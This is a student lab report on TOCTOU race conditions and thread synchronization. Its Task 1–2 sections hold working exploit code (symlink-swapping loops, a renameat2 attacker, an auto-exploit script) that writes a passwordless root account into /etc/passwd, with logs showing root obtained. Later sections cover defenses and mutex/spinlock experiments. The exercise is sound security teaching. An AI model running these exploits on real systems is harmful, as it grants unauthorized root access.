
23307130447-徐锦云-系统安全lab3

preparation

```
// On Ubuntu 20.04
$ sudo sysctl -w fs.protected_symlinks=0
$ sudo sysctl fs.protected_regular=0
// On Ubuntu 16.04
$ sudo sysctl -w fs.protected_symlinks=0
```




```
if(!access(fn, W_OK)){                    ①
    fp = fopen(fn, "a+");                 ②
    fwrite("\n", sizeof(char), 1, fp);
```

Due to the time window between the check (access) and the use (fopen), there is a possibility that the file used by access() is different from the file used by fopen(), even though they have the same file name /tmp/XYZ.

```
gcc vulp.c -o vulp
sudo chown root vulp
sudo chmod 4755 vulp
```

在每个task开始之前，除非特殊要求，都会先把/etc/passwd先回复成原始状态。

Task1

We choose to target the password file /etc/passwd, which is not writable by normal users. By exploiting the vulnerability, we would like to add a record to the password file, with a goal of creating a new user account that has the root privilege. Inside the password file, each user has an entry, which consists of 7 fields separated by colons (:). The entry for the root user is listed below.

```
root:x:0:0:root:/root:/bin/bash
```

For the root user, the third field (the user ID field) has a value zero.If we want to create an account with the root privilege, we just need to put a zero in this field.

Each entry also contains a password field, which is the second field. In the example above, the field is set to "x", indicating that the password is stored in another file called /etc/shadow (the shadow file).Instead of putting "x" in the password file, we can simply put the password there, so the operating system will not look for the password from the shadow file.

Interestingly, there is a magic value used in Ubuntu live CD for a password-less account, and the magic value is **U6aMy0wojraho**. If we put this value in the password field of a user entry, we only need to hit the return key when prompted for a password.

Task. To verify whether the magic password works or not, we manually (as a superuser) add the following entry to the end of the /etc/passwd file. Please report whether you can log into the test account without typing a password, and check whether you have the root privilege.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

After this task, please remove this entry from the password file. In the next task, we need to achieve this goal as a normal user. Clearly, we are not allowed to do that directly to the password file, but we can exploit a race condition in a privileged program to achieve the same goal.

备份密码文件（防止意外损坏）：

```
sudo cp /etc/passwd /etc/passwd.bak
```

编辑 /etc/passwd 文件：

```
 sudo nano /etc/passwd
```

在文件末尾添加以下内容：

```
test:U6aMyOwojraho:0:0:test:/root:/bin/bash
```

保存并退出（Ctrl+O → Enter → Ctrl+X）。

验证测试账户：

```
su test
```

当提示输入密码时，直接按 Enter（无需输入密码）

检查权限：

```
id
whoami
```

```
[11/24/25]seed@VM:~/.../task1-3$ gcc vulp.c -o vulp
[11/24/25]seed@VM:~/.../task1-3$ sudo chown root vulp
[11/24/25]seed@VM:~/.../task1-3$ sudo chmod 4755 vulp
[11/24/25]seed@VM:~/.../task1-3$ sudo cp /etc/passwd /etc/passwd.bak
[11/24/25]seed@VM:~/.../task1-3$  sudo nano /etc/passwd
[11/24/25]seed@VM:~/.../task1-3$ su test
Password:
root@VM:/home/seed/Desktop/lab2/task1-3# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/lab2/task1-3# whoami
root
```

恢复环境（实验完成后）：

```
sudo mv /etc/passwd.bak /etc/passwd
```

结果：

- 成功切换到 test 用户时不需要输入密码
- id 和 whoami 命令显示当前用户具有 root 权限

实验完成后需删除测试条目，为后续的竞态条件攻击实验做准备。

Task2

Task 2.A: Simulating a Slow Machine

```
15      if (!access(fn, W_OK)) {
16          sleep(10);
17          fp = fopen(fn, "a+");
18          if (!fp) {
19              perror("Open failed");
20              exit(1);
```

You won’ t be able to modify the file name /tmp/XYZ, because it is hardcoded in the program, but you can use symbolic links to change the meaning of this name. For example, you can make /tmp/XYZ a symbolic link to the /dev/null file. When you write to /tmp/XYZ, the actual content will be written to /dev/null. See the following example (the "f" option means that if the link exists, remove the old one first):

```
$ ln -sf /dev/null /tmp/XYZ
$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Dec 25 22:20 /tmp/XYZ -> /dev/null
```

上面已经修改好程序，现在重新编译：

```
gcc vulp.c -o vulp
sudo chown root vulp
sudo chmod 4755 vulp
```

创建攻击脚本 attack.sh：

```
#!/bin/bash
   while true; do
     ln -sf /dev/null /tmp/XYZ
     ln -sf /etc/passwd /tmp/XYZ
   done
```

执行攻击：

```
 # 终端1：运行攻击脚本
  chmod +x attack.sh
  ./attack.sh
  # 终端2：运行 vulp 程序
  ./vulp
  # 输入内容（10秒内完成）：
  test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

验证结果：

```
  tail /etc/passwd
  su test
  whoami
```

攻击成功率约 30-50%，可能需要多次尝试

实验完成后恢复系统：

```
sudo mv /etc/passwd.bak /etc/passwd
pkill -f attack.sh # 停止攻击脚本
```

结果：

```
[11/24/25]seed@VM:~/.../task1-3$ ./vulp
   test:U6aMy0wojraho:0:0:test:/root:/bin/bash
No permission
[11/24/25]seed@VM:~/.../task1-3$ nano attack.sh
[11/24/25]seed@VM:~/.../task1-3$ chmod +x attack.sh
[11/24/25]seed@VM:~/.../task1-3$    ./attack.sh
```

```
^C[11/24/25]seed@VM:~/.../task1-3$ ./vulp
  test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[11/24/25]seed@VM:~/.../task1-3$   tail /etc/passwd
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/24/25]seed@VM:~/.../task1-3$ su t
est
Password:
root@VM:/home/seed/Desktop/lab2/task1-3# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/lab2/task1-3# whoami
root
root@VM:/home/seed/Desktop/lab2/task1-3#
```

由此可知攻击成功。

Task 2.B: The Real Attack

Make sure that the sleep() statement is removed from the vulp program.

The probability of a successful attack might be quite low if the window is small, but we can run the attack many many times. We just need to hit the race condition window once.

上面已经修改好程序，现在重新编译：

```
gcc vulp.c -o vulp
sudo chown root vulp
sudo chmod 4755 vulp
```

攻击程序：race_attack.c

```c
#include <unistd.h>
#include <stdio.h>

int main() {
    while(1) {
        // 删除旧符号链接
        unlink("/tmp/XYZ");

        // 创建新符号链接指向/etc/passwd
        symlink("/etc/passwd", "/tmp/XYZ");
```

```
            // 短暂延迟（100微秒）
            usleep(100);
        }
        return 0;
    }
```

自动化检测脚本：auto_exploit.sh

```
#!/bin/bash

# 要写入密码文件的内容
ATTACK_INPUT="test:U6aMy0wojraho:0:0:test:/root:/bin/bash"

# 检查/etc/passwd是否被修改的命令
CHECK_CMD="ls -l /etc/passwd"

# 获取初始文件状态
original_state=$($CHECK_CMD)
current_state=$($CHECK_CMD)

# 循环直到检测到文件变化
while [ "$original_state" = "$current_state" ]
do
    # 通过管道将攻击输入传递给vulp程序
    echo "$ATTACK_INPUT" | ./vulp

    # 检查当前文件状态
    current_state=$($CHECK_CMD)
done

echo "attack successfully"
```

执行流程：

```
gcc race_attack.c -o race_attack
chmod +x auto_exploit.sh
# 打开两个终端窗口
# 终端1：运行符号链接攻击程序
./race_attack
# 终端2：运行自动化检测脚本
./auto_exploit.sh
```

当终端2显示"attack successfully"时：

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
attack successfully
```

```
# 1. 检查密码文件
tail -n 1 /etc/passwd
# 2. 切换到测试账户
su test
# 直接按Enter（无需输入密码）
# 3. 验证root权限
whoami  # 应显示"root"
id      # 应显示uid=0(root)
```

```
No permission
attack successfully
[11/24/25]seed@VM:~/.../task1-3$ tail -n 1 /etc/passwd
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/24/25]seed@VM:~/.../task1-3$ su t
est
Password:
root@VM:/home/seed/Desktop/lab2/task1-3# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/lab2/task1-3# whoami
root
root@VM:/home/seed/Desktop/lab2/task1-3#
```

由图可见，攻击成功，所需时间约为5分钟。

Task 2.C: An Improved Attack Method

We would like to get rid of that, and do it without root’ s help.

Basically, using the unlink() and symlink() approach, we have a race condition in our attack program. Therefore, while we are trying to exploit the race condition in the target program, the target program may accidentally “exploit” the race condition in our attack program, defeating our attack.

To solve this problem, we need to make unlink() and symlink() atomic. Fortunately, there is a system call that allows us to achieve that. More accurately, it allows us to atomically swap two symbolic links. The following program first makes two symbolic links /tmp/XYZ and /tmp/ABC, and then using the renameat2 system call to atomically switch them. This allows us to change what /tmp/XYZ points to without introducing any race condition.

改进的攻击程序：atomic_attack.c

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <linux/fs.h>
```

```c
int main() {
    // 创建两个符号链接
    unlink("/tmp/XYZ");
    symlink("/dev/null", "/tmp/XYZ");  // 初始指向无害文件

    unlink("/tmp/ABC");
    symlink("/etc/passwd", "/tmp/ABC");  // 实际攻击目标

    while(1) {
        // 原子交换两个符号链接
        renameat2(AT_FDCWD, "/tmp/XYZ", AT_FDCWD, "/tmp/ABC", RENAME_EXCHANGE);
    }
    return 0;
}
```

自动化检测脚本（与 Task 2.B 相同）：auto_exploit.sh

```bash
#!/bin/bash

# 要写入密码文件的内容
ATTACK_INPUT="test:U6aMy0wojraho:0:0:test:/root:/bin/bash"

# 检查/etc/passwd是否被修改的命令
CHECK_CMD="ls -l /etc/passwd"

# 获取初始文件状态
original_state=$($CHECK_CMD)
current_state=$($CHECK_CMD)

# 循环直到检测到文件变化
while [ "$original_state" = "$current_state" ]
do
    # 通过管道将攻击输入传递给vulp程序
    echo "$ATTACK_INPUT" | ./vulp

    # 检查当前文件状态
    current_state=$($CHECK_CMD)
done

echo "attack successfully"
```

指令：

```
gcc atomic_attack.c -o atomic_attack
# 打开两个终端窗口
# 终端1：运行原子交换攻击程序
./atomic_attack
# 终端2：运行自动化检测脚本
./auto_exploit.sh
```

成功后：

```
# 1. 检查密码文件
tail -n 1 /etc/passwd
# 2. 切换到测试账户
su test
# 直接按Enter（无需输入密码）
# 3. 验证root权限
whoami  # 应显示"root"
```

```
[11/24/25]seed@VM:~/.../task1-3$ touch atomic_attack.c
[11/24/25]seed@VM:~/.../task1-3$ nano atomic_attack.c
[11/24/25]seed@VM:~/.../task1-3$ gcc atomic_attack.c -o atomic_attack
[11/24/25]seed@VM:~/.../task1-3$ ./atomic_attack
^C
[11/24/25]seed@VM:~/.../task1-3$
```

```
[11/24/25]seed@VM:~/.../task1-3$ ./auto_exploit.sh
attack successfully
[11/24/25]seed@VM:~/.../task1-3$ tail -n 1 /etc/passwd
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/24/25]seed@VM:~/.../task1-3$ su t
est
Password:
root@VM:/home/seed/Desktop/lab2/task1-3# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/lab2/task1-3# whoami
root
root@VM:/home/seed/Desktop/lab2/task1-3#
```

由此可见，一次就能攻击成功。

Task3

Task 3.A: Applying the Principle of Least Privilege

A better approach is to apply the Principle of Least Privilege; namely, if users do not need certain privilege, the privilege needs to be disabled. We can use seteuid system call to temporarily disable the root privilege, and later enable it if necessary. Please use this approach to fix the vulnerability in the program, and then repeat your attack. Will you be able to succeed? Please report your observations and provide explanation.

修改vulp.c：

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>

int main() {
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    // 保存原始 UID
    uid_t real_uid = getuid();
    uid_t eff_uid = geteuid();
```

```
    // 1. 立即放弃 root 特权
    seteuid(real_uid);

    /* 获取用户输入 */
    scanf("%50s", buffer);

    // 2. 使用真实用户权限检查文件
    if(!access(fn, W_OK)) {
        // 3. 仅在需要时恢复 root 特权
        seteuid(eff_uid);

        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);

        // 4. 立即放弃 root 特权
        seteuid(real_uid);
    } else {
        printf("No permission \n");
    }
    return 0;
}
```

最小权限原则实现：

- seteuid(getuid())：程序启动后立即放弃 root 特权
- access() 检查使用真实用户权限
- 仅在文件操作时临时恢复特权 (seteuid(0))
- 操作完成后立即放弃特权

关键安全改进：

- 竞态条件窗口期（access 和 fopen 之间）程序以普通用户权限运行
- 即使攻击者切换符号链接，普通用户也无法覆盖 /etc/passwd
- 文件操作完成后立即放弃特权，减少攻击面

重新编译：

```
gcc vulp.c -o vulp_fixed
sudo chown root vulp_fixed
sudo chmod 4755 vulp_fixed
```

攻击指令：

```
# 终端1：运行攻击程序（Task 2.C 的 atomic_attack）
./atomic_attack
# 终端2：尝试利用
echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp_fixed
tail -n 1 /etc/passwd
```

```
[11/24/25]seed@VM:~/.../task1-3$ echo "test:U6aMy0wojraho:0:0:test:/root:/bin/ba
sh" | ./vulp_fixed
[11/24/25]seed@VM:~/.../task1-3$ tail -n 1 /etc/passwd
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[11/24/25]seed@VM:~/.../task1-3$
```

操作后发现，攻击完全失败，/etc/passwd未被修改，该task成功。

原理分析：

- 原始漏洞：特权程序在敏感操作窗口期保持 root 权限
- 修复方案：通过最小权限原则，仅在必要时启用特权
- 竞态条件仍存在，但不再可被利用

安全启示：

"特权程序应遵循最小权限原则，在不需要特权时立即放弃。通过精细控制特权启用时机，即使存在竞态条件，也能有效防止权限提升攻击。"

此修复方案完全遵循最小权限原则，有效消除了竞态条件漏洞的可利用性，同时保持了程序的功能完整性。

Task 3.B: Using Ubuntu’s Built-in Scheme

```
// On Ubuntu 16.04 and 20.04, use the following command:
$ sudo sysctl -w fs.protected_symlinks=1
```

使用原始漏洞程序（未修复的 vulp.c）：

```
gcc vulp.c -o vulp
sudo chown root vulp
sudo chmod 4755 vulp
```

运行攻击程序（Task 2.C 的改进攻击）：

```
# 终端1：运行原子交换攻击
./atomic_attack
# 终端2：运行自动化检测脚本
./auto_exploit.sh
```

Please describe your observations.

```
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
```

攻击失败：

- 脚本持续运行但无法修改 /etc/passwd
- vulp 程序始终输出 "Open failed: Permission denied"

Please also explain the followings:
(1) How does this protection scheme work?

Ubuntu 的保护机制通过内核参数实现：

fs.protected_symlinks=1：

- 在全局可写的粘滞目录（如 /tmp）中
- 符号链接仅当满足以下条件时才能被跟随：
- 跟随者（访问进程）的有效用户ID == 符号链接所有者
- 目录所有者 == 符号链接所有者
- 数学表示：

$$\text{AllowFollow} = (EUID_{\text{process}} == UID_{\text{symlink}}) \wedge (UID_{\text{dir}} == UID_{\text{symlink}})$$

(2) What are the limitations of this scheme?

1、仅保护特定目录：

- 仅对设置了粘滞位（sticky bit）的目录有效（如 /tmp）
- 不保护普通用户可写目录（如用户主目录）

2、不防止所有竞态条件：仅能防御符号链接攻击（TOCTOU），无法防御其他类型竞态条件（如文件内容篡改）

3、依赖文件所有权：

- 攻击者若控制目录和符号链接所有权仍可能绕过

- 示例：在用户可写目录中创建符号链接

4、不影响程序逻辑漏洞：

- 不修复程序自身的安全缺陷
- 如未遵循最小权限原则的程序仍可能被其他方式利用

5、兼容性问题：

- 不同 Ubuntu 版本使用不同参数
- 旧系统（<10.10）无此保护

Task4

3.1 统计信息

```
make
python3 test_currency.py
python3 test_time.py
```

```
[11/24/25]seed@VM:~/.../task4$ python3 test_time.py
count: 10000000
workers time(s)
1       0.02
2       0.05
4       0.05
8       0.06
16      0.05
[11/24/25]seed@VM:~/.../task4$ python3 test_currency.py
count: 10000000
workers ratio
1       100.00%
2       166.38%
4       182.58%
8       222.07%
16      244.74%
```

```
ratio = sum(my_counter) / maxcounter × 100%
sum(my_counter)：所有线程的私有计数器之和
maxcounter：全局共享计数器的目标值（10,000,000）
```

test_time现象：

- 单线程执行最快（0.02秒）
- 多线程执行时间反而增加（2线程0.05秒）
- 线程数增加但执行时间基本不变（4-16线程均约0.05秒）

异常点：

- 多线程未带来加速效果

- 执行时间与线程数不成比例

test_currency现象：

- 单线程：完美匹配（100%）
- 多线程：严重超额（最高244.74%）
- 线程数↑ → 超额比例↑

为什么 sum(my_counter) ≠ maxcounter?

根本原因：内存访问冲突（Memory Access Contention）

1、非原子操作问题：

- ++shared_counter 不是原子操作
- 实际包含3个步骤：

2、冲突发生过程：

- 线程A和B同时读取shared_counter（都得到100）
- 线程A写入101 → my_counter_A++（变为1）
- 线程B写入101（覆盖A的写入）→ my_counter_B++（变为1）
- 结果：shared_counter=101（只增加1），但sum(my_counter)=2

3、缓存一致性代价：

- CPU核心间同步缓存（MESI协议）
- 写冲突导致缓存行无效化
- 线程数↑ → 缓存同步开销↑ → 性能↓（解释时间测试结果）

数学解释超额比例

设：

- N：线程数
- M：maxcounter
- 实际有效计数操作次数 = M
- 总计数操作次数 ≈ M × (1 + k(N-1))
- k：冲突概率（约0.3-0.5）

当 N=16：

```
mov eax, [shared_counter] ; 1. 从内存加载值到寄存器
add eax, 1        ; 2. 寄存器值加1
mov [shared_counter], eax ; 3. 存回内存
```

额外现象解释（时间测试）

1、多线程未加速原因：

- 缓存乒乓（Cache Ping-Pong）：核心间频繁同步缓存
- 内存屏障：CPU需要等待内存写入完成
- 线程切换开销：操作系统调度成本

2、时间未随线程数增加：

- 测试环境CPU核心数限制（如4核）
- 超线程无法有效处理内存冲突
- 线程数 > 核心数时，额外线程反而增加调度开销

3.2 mutex

```c
#define _GNU_SOURCE

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <pthread.h>
#include <getopt.h>
#include <assert.h>
#include <sys/sysinfo.h>
#define DATA_SEPARATOR ","
#define PIN_THREADS
#define PIN_EVENLY

static uint64_t shared_counter = 0;
static uint64_t maxcounter = 100;
static uint64_t workers = 1;
static bool show_info = false, show_headers = false;
static pthread_mutex_t counter_mutex = PTHREAD_MUTEX_INITIALIZER;

void* worker_func(void* args);
void parse_opts(int argc, char* const argv[]);

int main(int argc, char* const argv[]) {
    parse_opts(argc, argv);

    shared_counter = 0;
    int thread_args[workers];
    pthread_t threads[workers];
    uint64_t thread_counts[workers];

    //spawn worker threads
    const int cpus = get_nprocs();
    for (int i = 0; i < workers; ++i) {
        thread_args[i] = i;
        int result = pthread_create(&threads[i], NULL, worker_func, &thread_args[i]);
        assert(!result);

#ifdef PIN_THREADS
```

```
        //choose CPU core
#ifdef PIN_EVENLY
        const int core = i % cpus;
#else
        const int core = 0;
#endif

        //set affinity
        cpu_set_t cpuset;
        CPU_ZERO(&cpuset);
        CPU_SET(core, &cpuset);
        pthread_setaffinity_np(threads[i], sizeof(cpu_set_t), &cpuset);

#endif
    }

    //wait for all threads to complete
    long counts_total = 0;
    for (int i = 0; i < workers; ++i) {
        void *ret;
        int result = pthread_join(threads[i], &ret);
        assert(!result);
        thread_counts[i] = (uint64_t)(intptr_t)ret;
        counts_total += thread_counts[i]; //sum total number of updates
    }

    //destroy mutex
    pthread_mutex_destroy(&counter_mutex);

    //display statistics
    if (show_headers)
        printf("update ratio" DATA_SEPARATOR "average imbalance\n");

    if (show_info) {
        //print information about lost updates
        printf("%f" DATA_SEPARATOR, (double)counts_total / maxcounter);

        //print information about load imbalance
        uint64_t imbalance_total = 0;

        for (int i = 0; i < workers; i++) {
            const uint64_t expected_count = maxcounter / workers;
            uint64_t diff = (thread_counts[i] > expected_count) ?
                (thread_counts[i] - expected_count) :
                (expected_count - thread_counts[i]);
            imbalance_total += diff;
        }
        printf("%ld\n", imbalance_total / workers);
    }
    return 0;
}

void* worker_func(void* args) {
    int id = *((int*)args);

    uint64_t my_counter = 0;
    while (1) {
```

```
            pthread_mutex_lock(&counter_mutex);

            if (shared_counter >= maxcounter) {
                pthread_mutex_unlock(&counter_mutex);
                break;
            }

            ++shared_counter;
            ++my_counter;

            pthread_mutex_unlock(&counter_mutex);
        }

        pthread_exit((void*)(intptr_t)my_counter);
    }

    void parse_opts(int argc, char* const argv[]) {
        static struct option longopts[] = {
            {"maxcounter", required_argument, NULL, 'm'},
            {"workers", required_argument, NULL, 'w'},
            {"show-info", no_argument, NULL, 'i'},
            {"show-headers", no_argument, NULL, 'H'},
            {"help", no_argument, NULL, 'h'}
        };

        int longindex = 0;
        char flag = 0;
        while ((flag = getopt_long(argc, argv, "m:w:iH", longopts, &longindex)) != -1) {
            switch (flag) {
            case 'm':
                maxcounter = atoll(optarg);
                break;
            case 'w':
                workers = atoll(optarg);
                break;
            case 'i':
                show_info = true;
                break;
            case 'H':
                show_headers = true;
                break;
            case 'h':
            default:
                printf("Usage: lab1 [--workers=n] [--maxcounter=n] [--show-info] [--show-
    headers]\n");
                exit(-1);
            }
        }
    }
```

重新编译：

```
gcc task4.c -o task4 -lpthread -O3
python3 test_currency.py
python3 test_time.py
```

```
[11/24/25]seed@VM:~/.../task4$ python3 test_currency.py
count: 10000000
workers ratio
1       100.00%
2       100.00%
4       100.00%
8       100.00%
16      100.00%
[11/24/25]seed@VM:~/.../task4$ python3 test_time.py
count: 10000000
workers time(s)
1       0.16
2       0.43
4       0.41
8       0.44
16      0.41
```

test_currency现象：

- 无论线程数多少，sum(my_counter) 严格等于 maxcounter
- ratio 恒为 100%

test_time现象：时间增加：

- 单线程或者多线程执行时间均会增加
- 多线程执行时间相似

3.3 spinlock

（1）第一部分

```c
#define _GNU_SOURCE

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <pthread.h>
#include <getopt.h>
#include <assert.h>
#include <sys/sysinfo.h>
#define DATA_SEPARATOR ","
#define PIN_THREADS
#define PIN_EVENLY

static uint64_t shared_counter = 0;
static uint64_t maxcounter = 100;
static uint64_t workers = 1;
static bool show_info = false, show_headers = false;

// 锁类型选择：0=pthread_spinlock, 1=custom_spinlock
#define USE_PTHREAD_SPINLOCK 0
#define USE_CUSTOM_SPINLOCK 1
```

```c
static int lock_type = USE_PTHREAD_SPINLOCK;

// pthread_spinlock
static pthread_spinlock_t counter_spinlock;

// 自定义 spinlock
typedef struct {
    volatile int locked;
} custom_spinlock_t;
static custom_spinlock_t custom_lock = {0};

// 自定义 spinlock 函数
static inline void custom_spinlock_init(custom_spinlock_t *lock) {
    lock->locked = 0;
    __sync_synchronize(); // 内存屏障，确保初始化可见
}

static inline void custom_spinlock_lock(custom_spinlock_t *lock) {
    // 使用 test-and-set 原子操作自旋等待
    while (__sync_lock_test_and_set(&lock->locked, 1)) {
        // 自旋等待，使用 pause 指令降低功耗和减少总线竞争
        __asm__ __volatile__("pause" ::: "memory");
    }
    __sync_synchronize(); // 获取锁后的内存屏障
}

static inline void custom_spinlock_unlock(custom_spinlock_t *lock) {
    __sync_synchronize(); // 释放锁前的内存屏障
    __sync_lock_release(&lock->locked);
}

static inline void custom_spinlock_destroy(custom_spinlock_t *lock) {
    (void)lock; // 无操作
}

void* worker_func(void* args);
void parse_opts(int argc, char* const argv[]);

int main(int argc, char* const argv[]) {
    parse_opts(argc, argv);

    shared_counter = 0;

    // 初始化锁
    if (lock_type == USE_PTHREAD_SPINLOCK) {
        pthread_spin_init(&counter_spinlock, PTHREAD_PROCESS_PRIVATE);
    } else {
        custom_spinlock_init(&custom_lock);
    }

    int thread_args[workers];
    pthread_t threads[workers];
    uint64_t thread_counts[workers];

    //spawn worker threads
    const int cpus = get_nprocs();
    for (int i = 0; i < workers; ++i) {
        thread_args[i] = i;
```

```
            int result = pthread_create(&threads[i], NULL, worker_func, &thread_args[i]);
            assert(!result);

    #ifdef PIN_THREADS

            //choose CPU core
    #ifdef PIN_EVENLY
            const int core = i % cpus;
    #else
            const int core = 0;
    #endif

            //set affinity
            cpu_set_t cpuset;
            CPU_ZERO(&cpuset);
            CPU_SET(core, &cpuset);
            pthread_setaffinity_np(threads[i], sizeof(cpu_set_t), &cpuset);

    #endif
        }

        //wait for all threads to complete
        long counts_total = 0;
        for (int i = 0; i < workers; ++i) {
            void *ret;
            int result = pthread_join(threads[i], &ret);
            assert(!result);
            thread_counts[i] = (uint64_t)(intptr_t)ret;
            counts_total += thread_counts[i]; //sum total number of updates
        }

        //destroy lock
        if (lock_type == USE_PTHREAD_SPINLOCK) {
            pthread_spin_destroy(&counter_spinlock);
        } else {
            custom_spinlock_destroy(&custom_lock);
        }

        //display statistics
        if (show_headers)
            printf("update ratio" DATA_SEPARATOR "average imbalance\n");

        if (show_info) {
            //print information about lost updates
            printf("%f" DATA_SEPARATOR, (double)counts_total / maxcounter);

            //print information about load imbalance
            uint64_t imbalance_total = 0;

            for (int i = 0; i < workers; i++) {
                const uint64_t expected_count = maxcounter / workers;
                uint64_t diff = (thread_counts[i] > expected_count) ?
                    (thread_counts[i] - expected_count) :
                    (expected_count - thread_counts[i]);
                imbalance_total += diff;
            }
            printf("%ld\n", imbalance_total / workers);
        }
```

```
    return 0;
}

void* worker_func(void* args) {
    int id = *((int*)args);

    uint64_t my_counter = 0;
    while (1) {
        // 获取锁
        if (lock_type == USE_PTHREAD_SPINLOCK) {
            pthread_spin_lock(&counter_spinlock);
        } else {
            custom_spinlock_lock(&custom_lock);
        }

        if (shared_counter >= maxcounter) {
            // 释放锁
            if (lock_type == USE_PTHREAD_SPINLOCK) {
                pthread_spin_unlock(&counter_spinlock);
            } else {
                custom_spinlock_unlock(&custom_lock);
            }
            break;
        }

        ++shared_counter;
        ++my_counter;

        // 释放锁
        if (lock_type == USE_PTHREAD_SPINLOCK) {
            pthread_spin_unlock(&counter_spinlock);
        } else {
            custom_spinlock_unlock(&custom_lock);
        }
    }

    pthread_exit((void*)(intptr_t)my_counter);
}

void parse_opts(int argc, char* const argv[]) {
    static struct option longopts[] = {
        {"maxcounter", required_argument, NULL, 'm'},
        {"workers", required_argument, NULL, 'w'},
        {"show-info", no_argument, NULL, 'i'},
        {"show-headers", no_argument, NULL, 'H'},
        {"custom-spinlock", no_argument, NULL, 'c'},
        {"help", no_argument, NULL, 'h'}
    };

    int longindex = 0;
    char flag = 0;
    while ((flag = getopt_long(argc, argv, "m:w:iHc", longopts, &longindex)) != -1) {
        switch (flag) {
        case 'm':
            maxcounter = atoll(optarg);
            break;
        case 'w':
            workers = atoll(optarg);
```

```
                break;
            case 'i':
                show_info = true;
                break;
            case 'H':
                show_headers = true;
                break;
            case 'c':
                lock_type = USE_CUSTOM_SPINLOCK;
                break;
            case 'h':
            default:
                printf("Usage: %s [--workers=n] [--maxcounter=n] [--show-info] [--show-
headers] [--custom-spinlock]\n", argv[0]);
                exit(-1);
            }
        }
    }
```

编译：

```
gcc task4.c -o task4 -lpthread -O3
python3 test_currency.py
python3 test_time.py
```

```
[11/24/25]seed@VM:~/.../task4$ python3 test_currency.py
count: 10000000
workers ratio
1       100.00%
2       100.00%
4       100.00%
8       100.00%
16      100.00%
[11/24/25]seed@VM:~/.../task4$ python3 test_time.py
count: 10000000
workers time(s)
1       0.09
2       0.42
4       0.80
8       1.72
16      3.34
```

结果如上。

test_currency已经达到要求，test_time的时间与线程数量成比例关系。

现在需要重新写程序，自行实现。

（2）第二部分

```
#define _GNU_SOURCE
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <pthread.h>
#include <getopt.h>
#include <assert.h>
#include <sys/sysinfo.h>
#define DATA_SEPARATOR ","
#define PIN_THREADS
#define PIN_EVENLY

// 编译器优化提示
#define likely(x)   __builtin_expect(!!(x), 1)
#define unlikely(x) __builtin_expect(!!(x), 0)

static uint64_t shared_counter = 0;
static uint64_t maxcounter = 100;
static uint64_t workers = 1;
static bool show_info = false, show_headers = false;

// ==========================================
// 优化的自定义 Spinlock 实现
// ==========================================
typedef struct {
    volatile int locked;
} custom_spinlock_t;

static custom_spinlock_t counter_lock = {0};

// 初始化 spinlock（优化：移除不必要的内存屏障）
static inline void custom_spinlock_init(custom_spinlock_t *lock) {
    // 静态初始化已经保证为0，无需额外同步
    lock->locked = 0;
}

// 高度优化的 lock 函数
// 使用最简化的高效实现，参考 Linux 内核和现代 CPU 优化
static inline void custom_spinlock_lock(custom_spinlock_t *lock) {
    // 快速路径优化：使用 likely 提示编译器优化
    // 大多数情况下锁是空闲的，这个分支会被优化
    if (likely(__sync_lock_test_and_set(&lock->locked, 1) == 0)) {
        return; // 成功获取锁，直接返回（避免进入循环）
    }

    // 慢速路径：自旋等待
    // 使用 pause 指令优化自旋等待
